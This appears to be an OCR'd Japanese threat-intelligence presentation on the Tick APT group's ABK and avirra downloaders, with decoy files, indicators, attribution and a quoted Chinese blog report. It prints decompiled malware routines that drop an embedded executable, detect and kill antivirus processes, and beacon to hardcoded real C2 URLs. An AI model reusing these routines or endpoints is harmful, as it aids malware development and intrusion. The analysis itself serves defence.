
http[:]//www.longfeiye[.]com/phpcms/modules/block/block_modules.php

Decoy files

- 実在する企業を模している
  - テンプレートを使用
  - 別の攻撃で盗まれたファイルや情報を活用している可能性



2019年昇給率参考資料1.doc



カード管理体制[会社名]様.doc

T1137

- OfficeのAdd-inとして、起動時に実行できる機能がある

Office Application Startup

Microsoft Office is a fairly common application suite on Windows-based operating systems within an enterprise network. There are multiple mechanisms that can be used with Office for persistence when an Office-based application is started.

Add-ins

Office add-ins can be used to add functionality to Office programs. [7]

Add-ins can also be used to obtain persistence because they can be set to execute code when an Office application starts. There are different types of add-ins that can be used by the various Office products; including Word/Excel add-in Libraries (WLL/XLL), VBA add-ins, Office Component Object Model (COM) add-ins, automation add-ins, VBA Editor (VBE), Visual Studio Tools for Office (VSTO) add-ins, and Outlook add-ins. [8][9]

https://attack.mitre.org/techniques/T1137/

Dropped DLL

- **winhelp.wll**
  - Wordライブラリ拡張子
- **%APPDATA%¥Microsoft¥Word¥Startup**
  - ワードの起動時に読み込まれるフォルダ
    - ワードの次回起動時に動作するため、解析時にユーザアクションが必要
- **PDB Information**
  - C:¥Users¥Frank¥Desktop¥doc_dll¥Release¥DocDll.pdb
  - C:¥Users¥abc¥Documents¥Visual Studio 2010¥Projects¥0103¥Release¥0103.pdb


DLL

- EXEが埋め込まれている
  - MZヘッダを書き換えてドロップ
  - ドロップしたEXEを実行する

```
........  .. .. .. .. .. .. .. .. .. .. .. .. .. .. .. ..  ................
10003000  f0 20 00 10 00 00 00 00 2e 3f 41 56 74 79 70 65  . .......?AVtype
10003010  5f 69 6e 66 6f 40 40 00 4e e6 40 bb b1 19 bf 44  _info@@.N.@....D
10003020  ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00  ................
10003030  64 78 90 00 03 00 00 00 04 00 00 00 ff ff 00 00  dx..............
10003040  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ........@.......
10003050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
10003060  00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00  ................
10003070  0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68  ........!..L.!Th
10003080  69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f  is program canno
10003090  74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20  t be run in DOS
100030a0  6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00  mode....$.......
100030b0  85 fd f0 04 c1 9c 9e 57 c1 9c 9e 57 c1 9c 9e 57  .......W...W...W
100030c0  52 d2 06 57 c3 9c 9e 57 ae ea 00 57 ef 9c 9e 57  R..W...W...W...W
100030d0  ae ea 34 57 79 9c 9e 57 c8 e4 1d 57 cd 9c 9e 57  ..4Wy..W...W...W
100030e0  c8 e4 0d 57 e8 9c 9e 57 c1 9c 9f 57 cf 9f 9e 57  ...W...W...W...W
100030f0  ae ea 35 57 45 9d 9e 57 ae ea 31 57 c4 9c 9e 57  ..5WE..W..1W...W
10003100  ae ea 03 57 c0 9c 9e 57 52 69 63 68 c1 9c 9e 57  ...W...WRich...W
10003110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
10003120  50 45 00 00 4c 01 05 00 70 45 4a 5c 00 00 00 00  PE..L...pEJ\....
10003130  00 00 00 00 e0 00 02 01 0b 01 0a 00 00 62 11 00  .............b..
10003140  00 cc 06 00 00 00 00 00 7c 33 0f 00 00 10 00 00  ........|3......
10003150  00 80 11 00 00 00 40 00 00 10 00 00 00 02 00 00  ......@.........
10003160  05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00  ................
10003170  00 e0 18 00 00 04 00 00 9c f3 18 00 02 00 40 81  ..............@.
10003180  00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00  ................
10003190  00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
void FUN_100010e0(void)

{
  short *psVar1;
  int iVar2;
  FILE *_File;
  void *_Dst;
  WCHAR local_418 [260];
  wchar_t local_210 [260];
  uint local_8;

  local_8 = DAT_10003018 ^ (uint)&stack0xfffffffc;
  Sleep(100);
  memset(local_418,0,0x104);
  GetTempPathW(0x104,local_418);
  memset(local_210,0,0x104);
  iVar2 = 0;
  do {
    psVar1 = (short *)((int)local_418 + iVar2);
    *(short *)((int)local_210 + iVar2) = *psVar1;
    iVar2 = iVar2 + 2;
  } while (*psVar1 != 0);
  wcscat_s(local_210,0x104,L"kaam.tmp");
  _File = _wfopen(local_210,L"wb");
  if (_File != (FILE *)0x0) {
    _DAT_10003030 = 0x5a4d;
    fwrite(&DAT_10003030,1,0x183200,_File);
    _Dst = operator_new(0xbda600);
    memset(_Dst,0,0xbda600);
    fwrite(_Dst,1,0xbda600,_File);
    fclose(_File);
    FUN_10001000();
  }
  FUN_10001217();
  return;
}
```

Tick Timeline




ABK downloader

- 2018年5月以降に観測されているダウンローダー
  - 画像に埋め込まれた次のペイロードをダウンロードして実行する
  - 次のペイロードとしてDatperをダウンロードしたことから TickのMalwareと判断

- PDB
  - C:¥Users¥XF¥Documents¥Visual Studio 2010¥Projects¥ABKDLL¥Release¥ABKDLL.pdb
  - C:¥Users¥XF¥Documents¥Visual Studio2010¥Projects¥ABK¥Release¥ABK.pdb
  - C:¥Users¥Frank¥Desktop¥ABK-old¥Release¥ABK.pdb
  - C:¥Users¥Frank¥Documents¥Visual Studio 2010¥Projects¥avenger¥Release¥avenger.pdb

ABK downloader

- %temp%¥taskmar.exe
  - 作成されるファイルサイズが大きい
  - 約78MB
  - 自身のファイルをコピーしている
- ダウンロードファイル名
  - taskmgt.exe
- TTPs
  - task*.exe
  - Binary padding(T1009)



通信の特徴

- ハードコードされた特徴的なURL"//"とパラメーター
  - uid= -> uid=,pid= -> id=,group=,class=

Another Type ABK Downloader

- リソースにコンフィグが格納されているタイプも存在した

PEを埋め込んだ画像

- Windows7の画像を利用する
  - エンコードせずに埋め込み:2回
  - 独自エンコードされて埋め込み:1回
- ダミーファイルが埋め込まれていたことがあった
  - 環境をチェックしている

```
D:6B20 4D 5A 50 00 02 00 00 00-04 00 0F 00 FF FF 00 00  MZP.............
D:6B30 B8 00 00 00 00 00 00 00-40 00 1A 00 00 00 00 00  ........@.......
D:6B40 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
D:6B50 00 00 00 00 00 00 00 00-00 00 00 00 00 01 00 00  ................
D:6B60 BA 10 00 0E 1F B4 09 CD-21 B8 01 4C CD 21 90 90  ........!..L.!..
D:6B70 54 68 69 73 20 70 72 6F-67 72 61 6D 20 6D 75 73  This program mus
D:6B80 74 20 62 65 20 72 75 6E-20 75 6E 64 65 72 20 57  t be run under W
D:6B90 69 6E 33 32 0D 0A 24 37-00 00 00 00 00 00 00 00  in32..$7........
D:6BA0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
D:6BB0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
D:6BC0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
D:6BD0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
D:6BE0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
D:6BF0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
D:6C00 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
D:6C10 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
D:6C20 50 45 00 00 4C 01 0B 00-CA 20 97 5B 00 00 00 00  PE..L.... .[....
```

アンチウイルスソフトのチェック

```
{
  v33 = "0";
  if ( sub_401680("PccNTMon.exe") )
    v33 = "4";
  if ( sub_401680("ccSvcHst.exe") )
    v33 = "1";
  if ( sub_401680("McShield.exe") )
    v33 = "2";
  if ( sub_401680("360se.exe") )
    v33 = "3";
  if ( sub_401680("360sd.exe") )
```

```
{
  v34 = &unk_41127C;
  if ( sub_401560("PccNTMon.exe") )
    v34 = "4";
  if ( sub_401560("ccSvcHst.exe") )
    v34 = "1";
  if ( sub_401560("McShield.exe") )
    v34 = "2";
  if ( sub_401560("360se.exe") )
    v34 = "3";
  if ( sub_401560("360sd.exe") )
```

```
{
  if ( sub_4017C0(L"PccNTMon.exe") )
    sub_402690(L"4");
  if ( sub_4017C0(L"ccSvcHst.exe") )
    sub_402690(L"1");
  if ( sub_4017C0(L"McShield.exe") )
    sub_402690(L"2");
  if ( sub_4017C0(L"360se.exe") )
    sub_402690(L"3");
  if ( sub_4017C0(L"360sd.exe") )
```

```
{
  lpszUrl = L"0";
  if ( sub_4036F0(L"PccNTMon.exe") )
    lpszUrl = L"4";
  if ( sub_4036F0(L"ccSvcHst.exe") )
    lpszUrl = L"1";
  if ( sub_4036F0(L"McShield.exe") )
    lpszUrl = L"2";
  if ( sub_4036F0(L"360tray.exe") )
    lpszUrl = L"3";
  if ( sub_4036F0(L"360sd.exe") )
    lpszUrl = L"3";
  if ( sub_4036F0(L"MSASCuiL.exe") )
    lpszUrl = L"5";
  lpszAgent = 0;
  v9 = GetModuleHandleW(L"kernel32");
  dword_4085E0 = (int (__stdcall *)(_DWORD, _DWORD))GetProcAddress(v9, "IsWow64Process");
```

Trend Micro

Symantec

McAfee

Qihoo

Windows Defender

実行中プロセス一覧をチェック

```
BOOL __cdecl sub_401680(const char *a1)
{
  HANDLE v1; // eax
  void *v2; // esi
  BOOL result; // eax
  DWORD v4; // [esp+Ch] [ebp-138h]
  PROCESSENTRY32 pe; // [esp+10h] [ebp-134h]

  v4 = 0;
  v1 = CreateToolhelp32Snapshot(2u, 0);
  v2 = v1;
  pe.dwSize = 296;
  result = Process32First(v1, &pe);
  if ( result )
  {
    pe.dwSize = 296;
    if ( Process32Next(v2, &pe) )
    {
      while ( strcmp(pe.szExeFile, a1) )
      {
        pe.dwSize = 296;
        if ( !Process32Next(v2, &pe) )
          goto LABEL_7;
      }
      v4 = pe.th32ProcessID;
    }
```

avirra downloader

- 2019年6月にRoyalRoadを使った日本語のrtfを発見
  - Royal Roadを使用して日本を対象とするアクターはTickしか知られていないためTickとのマルウェアと判断

File Name	Compile Time	VT Submission	Runkey	Mutex	Download URL	Country
各国の化学大手の5G材料分野における構築xcod.scr	2018-12-25 03:04:25	2019-07-26 01:44:10	Ravirra	PPGword	http[:]//180.150.226[.]155	KR
kaam.tmp.exe	2019-01-24 23:08:32	2019-06-28 06:35:33	-	PPGword	http[:]//www.longfeiye[.]com	KR
0fef02bdbebd0a9580efd7cb2c14b1c023af79de	2019-07-24 17:04:24	2019-08-01 05:28:43	Ravirra	CQFB	http[:]//27.255.90[.]158	KR

中国語のブログ記事

黑客向某企业发送病毒邮件精心构造APT攻击｜案例分析

本文作者：李勤　　2019-07-21 12:17

导语：这是一起有预谋的、针对特定企业进行的APT类攻击（高级可持续性攻击）。

雷锋网注：本文转载自火绒安全。

日前，火绒工程师接到某公关公司求助，称在未安装火绒的情况下，员工所用企业邮箱被盗，并向其服务的多个客户发送带有病毒附件的邮件。火绒工程师根据该公司提供的邮件及病毒附件分析发现，这是一起有预谋的、针对特定企业进行的APT类攻击（高级可持续性攻击）。附件文档内容并非公司员工编写，并经过精心设计，可以看出攻击者对该公司及其所服务客户工作时间、习惯以及业务等都极其熟悉。

火绒工程师分析，病毒邮件附件为一个压缩包，内有伪装成Word文档的病毒程序（木马下载器），诱骗用户点击。一旦病毒被执行，首先会释放一个与病毒同名的真实的Word文档，并同时将自己隐藏到其它目录中，且可以随开机自行启动。

伪装成Word的病毒程序

https://www.leiphone.com/news/201907/Y4lYXhYGbij9vCDa.html

Special Thanks!
Suguru Ishimaru-san
You Nakatsuru-san

main

- %temp%に作成するファイル名
  - avirra.exe
- CreateMutex
  - PPGword
  - CQFB
- ハードコードされたC2のURL
- Non-space UA
  - User-Agentが特徴的

```
28  do {
29    psVar1 = (short *)((int)local_280 + iVar3);
30    iVar3 = iVar3 + 2;
31  } while (*psVar1 != 0);
32  _wcscat_s(local_280,0x104,L"avi");
33  _wcscat_s(local_280,0x104,L"rra.e");
34  _wcscat_s(local_280,0x104,L"xe");
35  local_48c = L'\0';
36  FUN_004f59d0(local_48a,0,0x208);
37  GetModuleFileNameW((HMODULE)0x0,&local_48c,0x104);
38  _wcsrchr(&local_48c,L'\\');
39  _strcpy_s(local_78,100,"Pcc");
40  _strcat_s(local_78,100,"NT.");
41  _strcat_s(local_78,100,"exe");
42  CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,lpStartAddress_00401bcc,local_78,0,(LPDWORD)0x0);
43  hObject = CreateMutexA((LPSECURITY_ATTRIBUTES)0x0,0,"PPGword");
44  DVar4 = GetLastError();
45  if (DVar4 == 0xb7) {
46    CloseHandle(hObject);
47    _exit(0);
48  }
49  local_698 = &stack0xfffff9
50  FUN_00401b9c((undefined4 *)"http://www.longfeiye.com/phpcms/modules/block/block_modules.php");
51  local_69c = &stack0xfffff9
52  local_8 = 0;
53  FUN_00401b9c((undefined4 *)"Mozilla/4.0(compatible;MSIE8.0;WindowsNT6.0;Trident/4.0)");
54  local_6a0 = &stack0xfffff8f
55  local_8 = CONCAT31(local_8
56  FUN_00401b9c((undefined4 *)"http://www.longfeiye.com/phpcms/modules/block/block.css");
57  local_8 = 0xffffffff;
58  FUN_004023f0(in_stack_fffff8fc);
59  pcVar2 = (code *)swi(3);
60  (*pcVar2)();
61  return;
```

アンチウイルスソフトの停止

- **PccNT.exeを停止する**
  - TrendMicro

```
22    do {
23      hObject = (HANDLE)CreateToolhelp32Snapshot(2,0);
24      local_138[0] = 0x128;
25      iVar2 = Process32First(hObject,local_138);
26      while (iVar2 != 0) {
27        pbVar3 = local_114;
28        pbVar4 = param_1;
29        do {
30          bVar1 = *pbVar3;
31          bVar5 = bVar1 < *pbVar4;
32          if (bVar1 != *pbVar4) {
33  LAB_00401c30:
34            iVar2 = (1 - (uint)bVar5) - (uint)(bVar5 != false);
35            goto LAB_00401c35;
36          }
37          if (bVar1 == 0) break;
38          bVar1 = pbVar3[1];
39          bVar5 = bVar1 < pbVar4[1];
40          if (bVar1 != pbVar4[1]) goto LAB_00401c30;
41          pbVar3 = pbVar3 + 2;
42          pbVar4 = pbVar4 + 2;
43        } while (bVar1 != 0);
44        iVar2 = 0;
45  LAB_00401c35:
46        if (iVar2 == 0) {
47          hProcess = OpenProcess(0x1fffff,0,local_130);
48          TerminateProcess(hProcess,0);
49          break;
50        }
51        iVar2 = Process32Next(hObject,local_138);
52      }
```

AVソフトの検出

- レジストリーをチェックする
  - Symantec
  - TrendMicro
  - 360

```
19  local_5e8 = "unkonw";
20  LVar1 = RegOpenKeyExA((HKEY)0x80000002,
21                        "SOFTWARE\\Symantec\\Symantec Endpoint Protection\\CurrentVersion",0,0x20119
22                        ,(PHKEY)&local_5f8);
23  if (LVar1 == 0) {
24    local_5ec = 1;
25    local_5e8 = (char *)0x400;
26    RegQueryValueExA(local_5f8,"PRODUCTVERSION",(LPDWORD)0x0,&local_5ec,(LPBYTE)local_5e4,
27                     (LPDWORD)&local_5e8);
28    local_5e8 = (char *)local_5e4;
29  }
30  RegCloseKey(local_5f8);
31  LVar1 = RegOpenKeyExA((HKEY)0x80000002,"SOFTWARE\\TrendMicro\\AMSP",0,0x20119,(PHKEY)&local_5f0);
32  if (LVar1 == 0) {
33    local_5e8 = (char *)0x1;
34    local_5ec = 0x400;
35    RegQueryValueExA(local_5f0,"TMFBE_GUID",(LPDWORD)0x0,(LPDWORD)&local_5e8,(LPBYTE)local_3f0,
36                     &local_5ec);
37    local_5e8 = (char *)local_3f0;
38  }
39  RegCloseKey(local_5f0);
40  LVar1 = RegOpenKeyExA((HKEY)0x80000002,"SOFTWARE\\360Safe\\Liveup",0,0x20119,(PHKEY)&local_5f4);
41  puVar2 = (undefined4 *)local_5e8;
42  if (LVar1 == 0) {
43    local_5e8 = (char *)0x1;
44    local_5ec = 0x400;
45    RegQueryValueExA(local_5f4,(LPCSTR)&lpValueName_0053f220,(LPDWORD)0x0,(LPDWORD)&local_5e8,
46                     (LPBYTE)local_1fc,&local_5ec);
47    puVar2 = local_1fc;
48  }
49  RegCloseKey(local_5f4);
```

通信の復号

UID=dHFmdihxYTM8NTEwNDQ1Q0Y6Rw==&ws=NjQxMnVua29udw=

Base64 decode

tqfv(qa3<510445CF:G

hostname

MAC Addr

xor "12345"

User-PC5254004AAD21

```
SizePointer = 0;
GetAdaptersInfo(0, &SizePointer);
v1 = (struct _IP_ADAPTER_INFO *)malloc(SizePointer);
GetAdaptersInfo(v1, &SizePointer);
v2 = 0;
```

```
v16 = 0;
if ( WSAStartup(2u, &WSAData) || (Destination = 0, memset(&v15, 0, 0xFFu), gethostname(&name, 256)) )
  exit(-1);
zz_GetAdaptersInfo((int)&Source);
strcat_s(&Destination, 0x100u, &name);
strcat_s(&Destination, 0x100u, &Source);
v7 = 1;
v8 = 2;
v9 = 3;
v10 = 4;
v11 = 5;
v1 = strlen(&Destination);
for ( i = 0; i < v1; ++i )
  *(&Destination + i) ^= *((_BYTE *)&v7 + 4 * (i % 5));
sub_401B9C(a1, &Destination);
v16 = 0;
```

通信の復号

UID=dHFmdihxYTM8NTEwNDQ1Q0Y6Rw==&ws=NjQxMnVua29udw=

Base64 decode

Version

AV info

OS bit

6412unkonw

```
if ((undefined *)register0x00000010 != (undefined *)0x438) {
  local_470 = "GetNativeSystemInfo";
  hModule = GetModuleHandleA("kernel32");
  pFVar1 = GetProcAddress(hModule,local_470);
  if (pFVar1 == (FARPROC)0x0) {
    GetSystemInfo((LPSYSTEM_INFO)&local_438);
  }
  else {
    (*pFVar1)(&local_438);
  }
}
if ((local_438 == 9) || (local_470 = "32", local_438 == 6)) {
  local_470 = "64";
}
```

```
v0 = 0;
v1 = LoadLibraryA("ntdll.dll");
v2 = GetProcAddress(v1, "RtlGetNtVersionNumbers");
((void (__stdcall *)(int *, int *, int *))v2)(&v6, &v5, &v4)
```

```
DWORD local_5ec;
undefined4 *local_5e8;
undefined4 local_5e4 [125];
undefined4 local_3f0 [125];
undefined4 local_1fc [125];
uint local_8;

local_8 = DAT_0055b164 ^ (uint)&stack0xfffffffc;
local_5ec = 0;
local_5e8 = "unkonw";
LVar1 = RegOpenKeyExA((HKEY)0x80000002,
                      "SOFTWARE\\Symantec\\Symantec Endpoint Protection\\CurrentVersion",0,0x20119
                      ,(PHKEY)&local_5f8);
```

AVソフトがなかった場合
"unknown"のtype?

```
GetSystemInfo(&SystemInfo);
VersionInformation.dwOSVersionInfoSize = 156;
v0 = "0";
if ( GetVersionExA(&VersionInformation) )
{
  switch ( VersionInformation.dwMajorVersion )
  {
    case 4u:
      if ( VersionInformation.dwMinorVersion )
      {
        if ( VersionInformation.dwMinorVersion == 10 )
        {
          v0 = "3";
        }
        else if ( VersionInformation.dwMinorVersion == 90 )
```

Version情報は調査の
結果独自の番号を返す

Temp.Conimes

Temp.Conimes

- 東南アジアなどを標的とした攻撃アクター
  - 特にベトナムが標的となっている
  - NewCore RATやPlugXなどを使用
  - 中国が関与していると言われている

